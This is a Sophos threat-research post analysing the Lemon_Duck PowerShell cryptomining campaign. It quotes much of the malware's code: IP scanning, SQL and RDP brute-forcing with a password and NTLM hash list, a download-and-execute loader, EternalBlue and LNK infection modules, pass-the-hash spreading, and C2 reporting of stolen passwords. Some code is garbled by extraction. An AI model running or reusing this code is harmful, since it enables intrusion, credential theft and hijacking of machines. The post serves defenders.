Lemon_Duck PowerShell malware cryptojacks enterprise networks

news.sophos.com/en-us/2019/10/01/lemon_duck-powershell-malware-cryptojacks-enterprise-networks/

October 1, 2019

SophosLabs are monitoring a significant spike in crypto mining attacks, which spread quickly across enterprise networks. Starting from a single infection, these attacks use a variety of malicious scripts that, eventually, turn an enterprise's large pool of CPU resources into efficient cryptocurrency mining slaves.
The threat actors behind these campaigns have been using an array of advanced techniques, including fileless script execution, leveraging open source security tools for nefarious purposes, and abuse of exploitable vulnerabilities to rapidly spread laterally to other machines within the same network.

In its latest iterations, the threat actor has begun to employ the use of EternalBlue exploits to propagate laterally to other machines in the same network. Some of the malicious scripts use the term "$Lemon_Duck" as a variable, so we (and a few other companies who have contemporaneously blogged about this same threat actor) have started to refer to these attackers as the **Lemon_Duck PowerShell** campaign.

In this post, we've turned our attention to what appears to be an organized campaign run by attackers who methodically and consistently upgrade their attack scripts with new offensive techniques. Most of the offensive modules used in this script are sourced from open source repositories; The malicious scripts maintain their persistence on infected Windows machines using Scheduled Tasks.

Target selection for crypto mining

This campaign randomly generates IP addresses for targeting, and port-scans for listening services on specific port numbers, such as 445/TCP (SMB), 1433/TCP (MS-SQL server), or 65529/TCP (A port used by a machine that has been previously compromised by this same threat actor).

Once the script gets a response from the remote machine, it probes the IP address for the EternalBlue SMB vulnerability or performs a brute-force attack against the MS-SQL service in an attempt to compromise the machine. Machines with listening ports open on 65529/TCP have previously been compromised by this or another threat actor using a similar script.

This section of the malicious script contains the logic by which it randomly generates target IP addresses:

```
function getipaddrs{
    write-host "Get ipaddress..."
    $allip = @()
    [string[]]$ipsub =
@('192.168.0','192.168.1','192.168.2','192.168.3','192.168.4','192.168.5','192.168.6',

    $regex =
[regex]"\b\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}\b"    $regex.Matches((ipconfig /all))
| ForEach-Object {{{}}
        if ($allip -notcontains $_.Value)
        { $allip {{+= $_.Value }}}
    }
    $regex.Matches((ipconfig /displaydns)) | ForEach-Object {{{}}
        if ($allip -notcontains $_.Value)
        { $allip {{+= $_.Value }}}
    }
    $regex.Matches((netstat -ano)) | ForEach-Object {{{}}
        if ($allip -notcontains $_.Value)
        { $allip {{+= $_.Value }}}
    }    foreach($IP in $allip)
    {{{}}
        if ($IP.StartsWith("127.") -or ($IP -match '25\d.') -or ($IP -
match '24\d.') -or $IP.StartsWith("0.") -or $IP.StartsWith("169.254") -or $IP -
eq '1.0.0.127')
        {{{}}
        }else{
            $iptemp = $ip.Split(".")
            $SubnetIP = $iptemp[0]  "."   $iptemp[1]  "."   $iptemp[2]
            if ($ipsub -notcontains $SubnetIP)
            { $ipsub = @($SubnetIP) + $ipsub}
        }
    }

    try{
        $NetObject = New-Object Net.WebClient
        $wlanip = $NetObject.DownloadString("https://api.ipify.org/")
        $wlaniptemp = $wlanip.Split(".")
        $wlansub = $wlaniptemp[0]  "."   $wlaniptemp[1]  "."   $wlaniptemp[2]
        if($ipsub -notcontains $wlansub)
        { $ipsub += $wlansub }
    }catch

    try{
        $ipaddress = [System.Net.DNS]::GetHostByName($null).AddressList
        $localip = @()
        Foreach ($ip in $ipaddress)
        {{{}}
            $localip += $ip.IPAddressToString
            $intiptemp = $ip.IPAddressToString.Split(".")
            if($intiptemp[0] -ne '127'){
                $intipsub = $intiptemp[0]  "."   $intiptemp[1]  "."   $intiptemp[2]
                if($ipsub -notcontains $intipsub)
                { $ipsub += $intipsub }
            }
        }
```

```
    }catch

    for($i=0; $i -lt 30; $i++){
        try{
            $ran_ipsub = ""(1(Get-Random -Maximum 254))"."(1+(Get-Random -
Maximum 254))"."(1+(Get-Random -Maximum 254))
            if($ipsub -notcontains $ran_ipsub){
                $ipsub = ""(1+(Get-Random -Maximum 254))"."(1+(Get-Random -
Maximum 254))"."(1+(Get-Random -Maximum 254))
            }
        }catch
    }
    $global:ipaddrs = @()
    foreach($ipsub2 in $ipsub)
    {{ {  }

}
        write-host $ipsub2
        $global:ipaddrs = 1..254|%{$ipsub2{}"."+$_}
    }
    $global:ipaddrs = @($global:ipaddrs | Where-Object { $localip -notcontains $_ })
    write-host "Get address done!!"
}
```

And this portion of the script dictates how the attackers scan for specific listening ports on the targeted computers:

```
function localscan {
    Param(
    [int]$Port = 445
    )
    write-host "scan port $port..."
    [string[]]$openips = @()
    $clients = @
    $connects = @
    foreach($ip in $ipaddrs) {
        try{
            $client = New-Object System.Net.Sockets.TcpClient
            $connect = $client.BeginConnect($ip,$port,$null,$null)
            $connects[}}{{$ip}}{{] = $connect
            $clients[}}{{$ip}}{{] = $client
        }catch
    }
    Start-Sleep -Milli 3000
    foreach($ip in $clients.Keys) {
        if ($clients[}}{{$ip}}{{].Connected) {
            $clients[}}{{$ip}}{{].EndConnect($connects[}}{{$ip}}{{])
            $openips += $ip
        }
        $clients[}}{{$ip}}{{].Close()
    }
    write-host $openips.count
    return ,$openips
}
```

Finally, the attackers use a password & hash dictionary in an attempt to brute-force a Microsoft SQL server's "sa" (super admin) account credentials. The script runs through a long list of passwords (including ones that have been used in the past by a variety of threat groups who spread Mirai and other IoT botnet malware. The attackers also use an array of NTLM hashes in a "pass the hash" attack.

Here's the password list:


```
"saadmin","123456","password","PASSWORD","123.com","admin@123","Aa123456","qwer12345",

"999999","Passw0rd","123qwe!@#","football","welcome","1","12","21","123","321","1234",

"123456789","987654321","admin","abc123","abcd1234","abcd@1234","abc@123","p@ssword","

"qazwsx","password1","qwerty","baseball","qwertyuiop","superman","1qaz2wsx","fuckyou",

"112233","a123456","123456a","5201314","1q2w3e4r","qwe123","a123456789","123456789a","

"abc","abcdefg","sapassword","Aa12345678","ABCabc123","sqlpassword","sql2008","1122334
```

And this is the script's NTLM hash collection

```
"31d6cfe0d16ae931b73c59d7e0c089c0","32ed87bdb5fdc5e9cba88547376818d4","8846f7eaee8fb11

"579da618cfbfa85247acf1f800a280a4",
"47bf8039a8506cd67c524a03ff84ba4e","5ae7b89b3afea28d448ed31b5c704289","3f9f5f112da330a

"6f12c0ab327e099821bd938f39faab0d","e5ae562ddfaa6b446c32764ab1ebf3ed",
"161cff084477fe596a5db81874498a24","d30c2ef8389ac9e8516baacb29463b7b","bc007082d327778

"e45a314c664d40a227f9540121d1a29d","d144986c6122b1b1654ba39932465528","f4bb18c1165a892
 "570a9a65db8fba761c1008a51d4c95ab","e1a692bd23bde99b327756e59308b4f8",
"a87f3a337d73085c45f9416be5787d86","00affd88fa323b00d4560bf9fef0ec2f","31fc0dc8f7dfad0
 "69943c5e63b4d2c104dbbcc15138b72b",
"588feb889288fb953b5f094d47d1565c","bcdf115fd9ba99336c31e176ee34b304","3dbde697d71690a

"7a21990fcd3d759941e45c490f143d5f","579110c49145015c47ecd267657d3174","af27efb60c7b238

"e8cd0e4a9e89eab931dc5338fcbec54a",
"6920c58d0df184d829189c44fafb7ece","3fa45a060bd2693ae4c05b601d05ca0c","ba07ba35933e5bf

"e84d037613721532e6b6d84d215854b6","2f2d544c53b3031f24d63402ea7fb4f9",
"328727b81ca05805a68ef26acb252039","259745cb123a52aa2e693aaacca2db52","c22b315c040ae6e

"162e829be112225fedf856e38e1c65fe","209c6174da490caeb422f3fa5a7ae634","f9e37e83b83c47a
 "b3ec3e03e2a202cbd54fd104b8504fef","4ed91524cb54eaacc17a185646fb7491",
"aa647b916a1fad374df9c30711d58a7a","a80c9cc3f8439ada25af064a874efe2d","13b29964cc2480b
 "e19ccf75ee54e06b06a5907af13cef42",
"30fcaa8ad9a496b3e17f7fbfacc72993","41630abb825ca50da31ce1fac1e9f54d","f56a8399599f1be

"f2477a144dff4f216ab81f2ac3e3207d","e6bd4cdb1e447131b60418f31d0b81d6","b9f917853e3dbf6

"152efbcfafeb22eabda8fc5e68697a41",
"5835048ce94ad0564e29a924a03510ef","2d20d252a479f485cdf5e171d93985bf","320a78179516c38

"72f5cfa80f07819ccbcfb72feb9eb9b7","f67f5e3f66efd7298be6acd32eeeb27c",
"1c4ecc8938fb93812779077127e97662","ad70819c5bc807280974d80f45982011","a836ef24f0a5296

"36aa83bdcab3c9fdaf321ca42a31c3fc","acb98fd0478427cd18949050c5e87b47","85deeec2d12f917
 "a4141712f19e9dd5adf16919bb38a95c","e7380ae8ef85ae55bdceaa59e418bd06",
"81e5f1adc94dd08b1a072f9c1ae3dd3f","71c5391067de41fad6f3063162e5eeff"
```

Suffice to say, if you run a public-internet-facing MS-SQL server, and you're using one of these passwords, if your machine isn't already compromised, it's only a matter of time before it will be.

The Lemon_Duck kill-chain



Using the Windows Scheduled Tasks mechanism, the malicious scripts download and execute a fresh copy of the malicious script at one-hour intervals. The initial downloaded script performs validation of itself using a hardcoded hash before it executes. If that succeeds, the script downloads other payloads: a coin miner and an exploitation module.

This section of the script validates the checksum:

```
$tm1='$Lemon_Duck=''_T'';
$y=''_U'';$z=$y{}''p''{}'''$v''';
$m=(New-Object System.Net.WebClient).DownloadData($y);  // Downloaded SHA should be
equal to 'd8109cec0a51719be6f411f67b3b7ec1'
[System.Security.Cryptography.MD5]::Create().ComputeHash($m)|foreach}
{{$s+=$_.ToString(''x2'')};
if($s-eq''d8109cec0a51719be6f411f67b3b7ec1''){
IEX(-join[char[]]$m)
}
```

The **$Lemon_Duck** variable stores the filename of the task, and passes it to the command-and-control server in the User-Agent string. If everything checks out at this phase, the script begins to download the payloads.

Threat propagation and lateral spread

The script also attempts to propagate itself laterally, using the initially infected machine as a foothold into the rest of the network. To do this, it engages in a variety of methods, including the use of:

- EternalBlue: Compromise through SMB exploitation (patch your boxes!)
- USB & Network Drives: The script writes malicious Windows *.lnk shortcut files & malicious DLL files to removable storage connected to infected machines, and to mapped network drives (CVE-2017-8464)
- Startup files: The script writes files to startup locations on the Windows filesystem (such as the Start Menu's Startup folder) to execute during reboot.
- MS-SQL Server brute-forcing – The script tries a variety of (really bad) passwords that might be used by the SQL Server "SA" user account.
- Pass the Hash attack – Leverages the NTLM hashes from the table shown above
- Execution of malicious commands on remote machines using WMI
- RDP Bruteforcing

In some of these attempted exploits, the script also creates one or more Scheduled Tasks to launch malicious scripts several minutes after the initial compromise. These tricks may be a rudimentary, ham-fisted attempt to evade behaviour-based security products. These types of security tools track the sequence and timing of events to identify attacks in progress and, theoretically, block an attack once a certain threshold of suspicious commands is issued within a short timeframe.

Once new scripts are downloaded from the malicious C&C server, the newer scripts remove the Scheduled Tasks entries created during the initial exploitation. Here are some examples of the propagation methods in use by this threat actor:

EternalBlue: The attacker's scan machines that respond on 445/TCP to see if they are susceptible to the EternalBlue vulnerability using a tool called PingCastle.

```
namespace PingCastle.Scanners
{
    public class m17sc
    {
        static public bool Scan(string computer)
        {
            TcpClient client = new TcpClient();
            client.Connect(computer, 445);
            try
            {
                NetworkStream stream = client.GetStream();
                byte[] negotiatemessage = GetNegotiateMessage();
                stream.Write(negotiatemessage, 0, negotiatemessage.Length);
                stream.Flush();
                byte[] response = ReadSmbResponse(stream);
                if (!(response[8] == 0x72 && response[9] == 00))
                {
                    throw new InvalidOperationException("invalid negotiate response");
                }
```

The PingCastle EternalBlue vulnerability scanner

Machines found to be vulnerable to this exploit are then attacked using EternalBlue. The attack script also determines whether the vulnerable machine is running Windows 7 or older, or Windows 8 or newer versions.

```
try{
    write-host "start eb scanning..."
    $vul=[PingCastle.Scanners.m17sc]::Scan($currip) // scan for vulnerable IP
    if($vul{{) { }

}
        write-host "$currip seems eb vulnerable..."
        $res = eb7 $currip $sc           //targeting win7 & older version
        if($res) {
            write-host "$currip eb7 got it!!!"
        } else {
            $res = eb8 $currip $sc       //Windows 8, 10 & 2012
            if($res) {
                write-host "$currip eb8 got it!!!"
            }
        }
    }
}catch
```

After the attack script determines the version of the attack it will use, it launches the “SMB Exploitation Module” shown below.

```
/** SMB Exploitaion Module **/

function make_smb1_anonymous_login_packet {...}
function smb1_anonymous_login($sock){...}
function negotiate_proto_request(){...}
function smb_header($smbheader) {...}
function smb1_get_response($sock){...}
function client_negotiate($sock){...}
function tree_connect_andx($sock, $target, $userid){...}
function tree_connect_andx_request($target, $userid) {...}
function smb1_anonymous_connect_ipc($target){...}
function make_smb1_nt_trans_packet($tree_id, $user_id) {...}
function make_smb1_trans2_exploit_packet($tree_id, $user_id, $data, $timeout) {...}
function make_smb1_trans2_last_packet($tree_id, $user_id, $data, $timeout) {...}
function send_big_trans2($sock, $smbheader, $data, $firstDataFragmentSize, $sendLastChunk){...}
function createSessionAllocNonPaged($target, $size) {...}
function make_smb1_free_hole_session_packet($flags2, $vcnum, $native_os) {...}
function smb2_grooms($target, $grooms, $payload_hdr_pkt, $groom_socks){...}
function make_smb2_payload_headers_packet(){...}
function eb7($target ,$shellcode) {...}

function createFakeSrvNetBuffer8($sc_size)
{...}

function createFeaList8($sc_size, $ntfea){...}

function  make_smb1_login8_packet8 {...}
function  make_ntlm_auth_packet8($user_id) {...}
function smb1_login8($sock){...}
function negotiate_proto_request8($use_ntlm)
{...}
function smb_header8($smbheader) {...}

function smb1_get_response8($sock){...}


function client_negotiate8($sock , $use_ntlm){...}
function tree_connect_andx8($sock, $target, $userid){...}
function tree_connect_andx8_request($target, $userid) {...}

function make_smb1_nt_trans_packet8($tree_id, $user_id) {...}

function make_smb1_trans2_exploit_packet8($tree_id, $user_id, $data, $timeout) {...}

function send_big_trans28($sock, $smbheader, $data, $firstDataFragmentSize, $sendLastChunk){...}
function createSessionAllocNonPaged8($target, $size) {...}
function  make_smb1_free_hole_session_packet8($flags2, $vcnum, $native_os) {...}

function make_smb2_payload_headers_packet8($for_nx){...}

function eb8($target,$sc) {...}
```

EtrernalBlue attack code from the Lemon_Duck attack

LNK Remote Code Execution: The threat actors behind Lemon_Duck introduced a Windows shortcut *.lnk exploitation component in a recent update. The component exploits the CVE-2017-8464 vulnerability to spread by copying the malicious code to removable USB mass storage devices or network drives.

The script writes both a 32- and 64-bit version of a malicious DLL component, along with with with the corresponding *.lnk files, to the USB or network drive. When the user opens this drive in Windows Explorer or any other application that parses the .lnk Shortcut file, the shortcut executes the malicious DLL component.

```
namespace USB
{
public class USBLNK
    {
        public static List<string> blacklist = new List<string>();
        public static string gb3;
        public static string gb6;
        const string home = "UTFsync";
        const string inf_data = "\\inf_data";
        static public void Main1(string b1, string b2)
        {…
        }
        static void ResetBlacklist(object state) {…
        }
        static bool CreateHomeDirectory(string drive)
        {…
        }
        static bool IsSupported(DriveInfo drive) { return drive.IsReady && drive.AvailableFreeSpace > 1024
            && (drive.DriveType == DriveType.Removable || drive.DriveType == DriveType.Network)
            && (drive.DriveFormat == "FAT32" || drive.DriveFormat == "NTFS");}
        static bool CheckBlacklist(string name) { return name==home || name=="System Volume Information" ||
        static bool Infect(string drive)
        {
            if (blacklist.Contains(drive)) return true;
            CreateLnk(drive, "blue3.bin", gb3); //32bit dll component to launch Powershell via MSHTA
            CreateLnk(drive, "blue6.bin", gb6); // 64 bit version
```

The USBLNK component can spread to either FAT32 or NTFS file shares or removable storage devices

The script also creates a file named “UTFsync inf_data” – (file_location) as a reference marker to confirm that the drive is already infected with *.lnk & *.dll component. The presence of this file confirms the drive is already infected, so they skip this drive from infecting again.

PassTheHash Attack: The script verifies the user account privileges. If the user has administrator privileges, then the script invokes Dave Kennedy’s PowerDump module and Benjamin Delpy’s Mimikatz to dump all the NTLM hashes, Username, Password, and domain information. The script later uses those credentials to upload the malicious script files, followed by associated batch or *.lnk file, to the %startup% folder on any remote machines it can access in the network, or execute the PowerShell code remotely using WMI.

```
function geth {

[CmdletBinding()]
Param (...)

$script:PowerDump = $null
function LoadApi
{...}

#####################################powerdump written by David Kennedy#########################################

$antpassword = [Text.Encoding]::ASCII.GetBytes("NTPASSWORD`0");
$almpassword = [Text.Encoding]::ASCII.GetBytes("LMPASSWORD`0");
$empty_lm = [byte[]]@(0xaa,0xd3,0xb4,0x35,0xb5,0x14,0x04,0xee,0xaa,0xd3,0xb4,0x35,0xb5,0x14,0x04,0xee);
$empty_nt = [byte[]]@(0x31,0xd6,0xcf,0xe0,0xd1,0x6a,0xe9,0x31,0xb7,0x3c,0x59,0xd7,0xe0,0xc0,0x89,0xc0);
$odd_parity = @(...);

function sid_to_key($sid)
{...}

function str_to_key($s)
{...}

function NewRC4([byte[]]$key)
{...}

function des_encrypt([byte[]]$data, [byte[]]$key)
{...}

function des_decrypt([byte[]]$data, [byte[]]$key)
{...}

function des_transform([byte[]]$data, [byte[]]$key, $doEncrypt)
{...}

function Get-RegKeyClass([string]$key, [string]$subkey)
{...}

function Get-BootKey
{...}

function Get-HBootKey
{...}

function Get-UserName([byte[]]$V)
{...}

function Get-UserHashes($u, [byte[]]$hbootkey)
{...}
```

PowerDump Module: This module looks very similar to an open source script used for penetration testing and features two additional open-source scripting tools.

The malware uses the credentials harvested using Mimikatz to invoke the following PowerShell modules originally published by Kevin Robertson.

- "Invoke-SE" – to execute the malicious batch command in the remote machine.
- "Invoke-SMBC" – "List" the IPC$ shares of all user, which are maintained by the SMB. It performs three different operations "List", "Put" and "Delete".

```
function copyrun {
    Param(
    [parameter(Mandatory=$true)][String]$ip,
    [parameter(Mandatory=$true)][String]$thedomain,
    [parameter(Mandatory=$true)][String]$user
    )
    if($thedomain -eq 'localhost'){
        $ipchash = $allhash
    }else{
        $ipchash = $gethashs
    }
    for($i = 0; $i -lt $ipchash.Count; $i++){
        $script:tmpip = $ip
        $script:tmpuser = $user
        $script:tmphash = ""
        $script:sign = ""
        try{
            [string]$list_rst = Invoke-SMBC -Domain $thedomain -Username $user -Hash $ipchash[$i] -Action List -Source \\$ip\users -verbose
            #write-host $list_rst
            if($list_rst.IndexOf("failed to authenticate") -eq '-1'){
                try{
                    write-host $ipchash[$i]
                    [string]$exec_rst = Invoke-SE -Target $ip -Domain $thedomain -Username $user -Hash $ipchash[$i] -Command $ipc_cmd # Execute command in remote machine
                }catch{}
                if($exec_rst.IndexOf("Command executed") -ne '-1'){
                    return
                }

                $ipchash[$i]
                $list_rst += Invoke-SMBC -Domain $thedomain -Username $user -Hash $ipchash[$i] -Action "List" -Source \\$ip\c$\users -verbose #Enumerate available USERS in remote
                $list_rst += Invoke-SMBC -Domain $thedomain -Username $user -Hash $ipchash[$i] -Action "List" -Source \\$ip\c\users -verbose
                $list_rst
                $list_arry = $list_rst.Split("`n")
                for ($j=0; $j -lt $list_arry.Count; $j++ ){
                    [String]$temp_past = $list_arry[$j].Split('[')[0]
                    if($temp_past -match "^d-"){
                    $pos = $temp_past.IndexOf('\')
                    [string[]]$path_arry += ($temp_past.Substring($pos))
                    }
                }
                for ($k=0; $k -lt $path_arry.Count; $k++ ){
                    $path_arry[$k]
                    $script:sign = ""
                    $sign_path = $path_arry[$k].trim()+'\AppData\Roaming\sign.txt'
                    $core_path = $path_arry[$k].trim()+'\AppData\Roaming\flashplayer.tmp'
                    $old_path = $path_arry[$k].trim()+'\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\run.bat'
                    $link_path = $path_arry[$k].trim()+'\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\FlashPlayer.lnk'
                    Invoke-SMBC -Domain $domain -Username $user -Hash $ipchash[$i] -Action Put -Source $byte_sign -Destination "$sign_path" -Modify
                    Invoke-SMBC -Domain $domain -Username $user -Hash $ipchash[$i] -Action Delete -Source "$old_path"                                #remove old batch file from startup location
                    if($script:sign -eq ''){
                        $core_path
                        Invoke-SMBC -Domain $domain -Username $user -Hash $ipchash[$i] -Action Delete -Source "$core_path"
                        Invoke-SMBC -Domain $domain -Username $user -Hash $ipchash[$i] -Action Put -Source $byte_core -Destination "$core_path" -Modify  #Malicious JS script copied to appdata
                        $link_path
                        Invoke-SMBC -Domain $domain -Username $user -Hash $ipchash[$i] -Action Delete -Source "$link_path"
                        Invoke-SMBC -Domain $domain -Username $user -Hash $ipchash[$i] -Action Put -Source $byte_link -Destination "$link_path" -Modify #Lnk file created in %startup% location
                    }else{
                    "Bypass"
                    }
                }
                break
            }
        }catch{}
    }
}
```

The malicious script invokes several open-source penetration testing tool PowerShell scripts

MS-SQL server brute-forcing: The script portscans active IP addresses and enumerates any machine with an open port 1433/TCP, the port used by the Microsoft SQL service, and then engages in a brute-force attack against the “SA” user account, using the list of the passwords shown above, along with any password collected locally from the machine using Mimikatz.

Upon a successful compromise of the MS-SQL server account, the script uses the sqlserver.exe process to execute malicious commands against other machines.

```
function db_query{
    Param(
    [parameter(Mandatory=$true)][System.Data.SqlClient.SqlConnection]$sqlconnection,
    [parameter(Mandatory=$true)][String]$sqlcommand
    )
    $SqlCmd = New-Object System.Data.SqlClient.SqlCommand
    $SqlCmd.CommandText = $sqlcommand
    $SqlCmd.Connection = $SqlConnection
    $SqlAdapter = New-Object System.Data.SqlClient.SqlDataAdapter
    $SqlAdapter.SelectCommand = $SqlCmd
    $DataSet = New-Object System.Data.DataSet
    $SqlAdapter.Fill($DataSet)
    $DataSet.Tables[0] | Format-Table -Auto
}
function mssqlrun {
    Param(
    [parameter(Mandatory=$true)][String]$ip,
    [parameter(Mandatory=$true)][String]$pass
    )
    $SqlConnection = New-Object System.Data.SqlClient.SqlConnection
    $SqlConnection.ConnectionString = "Server = $ip; Database = master ; User ID= sa; Password= $pass"  #password bruteforcing through "sa" user account
    try{
        $sqlconnection.open()
    }catch{
        return $false
    }
    try{db_query -sqlconnection $sqlconnection -sqlcommand "exec sp_dropextendedproc 'xp_cmdshell';"}catch{}
    try{db_query -sqlconnection $sqlconnection -sqlcommand "dbcc addextendedproc('xp_cmdshell','xplog70.dll')"}catch{}
    try{db_query -sqlconnection $sqlconnection -sqlcommand "EXEC sp_configure 'show advanced options', 1;RECONFIGURE;exec SP_CONFIGURE 'xp_cmdshell', 1;RECONFIGURE;"}catch{}
    try{
        db_query -sqlconnection $sqlconnection -sqlcommand "xp_cmdshell '$mssql_cmd'" #Execute command through mssql
        write-host "Get sa pass:$pass"
    }catch{}
    $SqlConnection.Close()
    return $true
}
```

The Lemon_Duck MS-SQL server attack code

RDP brute-forcing:

The RDP module scans for open servers listening on the default RDP port 3389/TCP and will attempt to login with the “administrator” user name. The script will cycle through a list of hardcoded passwords using the “freerdp” open-source utility.on successful login, the malicious command is executed in the machine.

```
foreach($currip in $rdp_portopen[1]) {
                        $currip
                        if (($old_portopen -notcontains $currip) -and ($currip.length
-gt 6)){
                                write-host "start rdp scanning..."
                                foreach($password in $allpass){
                                        write-host "Try pass:$password"
                                        $flag = (new-object
RDP.BRUTE).check($exepath,$currip,"administrator",$password,$false)
                                        if($flag){
                                                write-host "SUCC!!"
                                                $brute = new-object RDP.BRUTE

if($brute.check($exepath,$currip,"administrator",$password,$true)){
                                                        (New-Object
Net.WebClient).DownloadString($log_url+'/report.json?
type=rdp&ip='+$currip+'&pass='+$password+'&t='+$t)
                                                        [RDP.CMD]::runCmd($rdp_code)
                                                        write-host "Try to run
command!!"
                                                }
                                                start-sleep 10
                                                $brute.exit()
                                                break;
                                        }
                                }
                        }
                }
```

```
$source2=@"
using System;
using System.Threading;
using System.Drawing;
using System.Diagnostics;
using System.ComponentModel;
using System.Collections.Generic;
using System.Text;
using System.Windows.Forms;
using System.Runtime.InteropServices;
using System.Collections;
using System.Reflection;

namespace RDP
{
    public class BRUTE
    {
        private int flag=-1;
        private bool check_login;
        private Process process;

        public void exit(){
            if(!process.HasExited){
                process.Kill();
            };
            process.Close();
        }
        public int check(string exePath, string ip, string user, string pass, bool checklogin)
        {
            try{
                check_login = checklogin;
                process = new System.Diagnostics.Process();
                process.StartInfo.FileName = exePath;
                if(checklogin){
                    process.StartInfo.Arguments = "/u:"+user+" /p:"+pass+" /cert-ignore /sec:nla /log-level:trace /size:700x700 /v:"+ip;
                } else {
                    process.StartInfo.Arguments = "/u:"+user+" /p:"+pass+" /cert-ignore +auth-only /sec:nla /log-level:trace /v:"+ip;
                }
                process.StartInfo.UseShellExecute = false;
                process.StartInfo.CreateNoWindow = true;
                process.StartInfo.RedirectStandardOutput = true;
                process.Start();
                process.BeginOutputReadLine();
                process.OutputDataReceived += new DataReceivedEventHandler(processOutputDataReceived);
                System.Threading.Timer timer = new System.Threading.Timer(autoQuite, null, 5000, 5000);
                while(true){
                    if(process.HasExited){return 0;}
                    Thread.Sleep(1000);
```

RDP Bruteforce Launching code

If the machine is been compromised with any of the above methods, the script modifies the Windows Firewall settings to open port 65529/TCP. It uses this indicator as a marker for the malicious script to identify that the machine is already compromised, so it will avoid reusing the exploitation modules on those machines.

This exploitation code runs continuously, with a 5-minute pause, every time it generates a new random IP address list. The script scans for the SMB & MS-SQL services to compromise the new machines. It also builds profiling information about the machine and passes it to its command-and-control server every time it runs this code.

Installation Tracking C2: This module only runs the first time a machine becomes compromised. This usually happens at the end of the kill chain, after executing all the downloaded modules for local exploitation, lateral movement, and the actual mining script. This module reports the machine profile back to its C2 server along with the status of each executed module.

```
write-host "reporting"
        try{
                $mac = (Get-WmiObject Win32_NetworkAdapterConfiguration | where
{$_.ipenabled -EQ $true}).Macaddress | select-object -first 1
                $guid = (get-wmiobject Win32_ComputerSystemProduct).UUID
                $comp_name = $env:COMPUTERNAME
                $wf = test-path $env:tmp\wfreerdp.exe // RDP utility
                $mf = test-path $env:tmp\mimi.dat // mimikatz
                (New-Object Net.WebClient).DownloadString($log_url+'/log.json?
V=0.1&ID='+$comp_name+'&GUID='+$guid+'&MAC='+$mac+'&retry='+$retry+'&pc1='+$portopen[1
($getpasswd -join "^^")+'&wf='+[Int]$wf+'&mf='+[Int]$mf)
            }catch{}
```

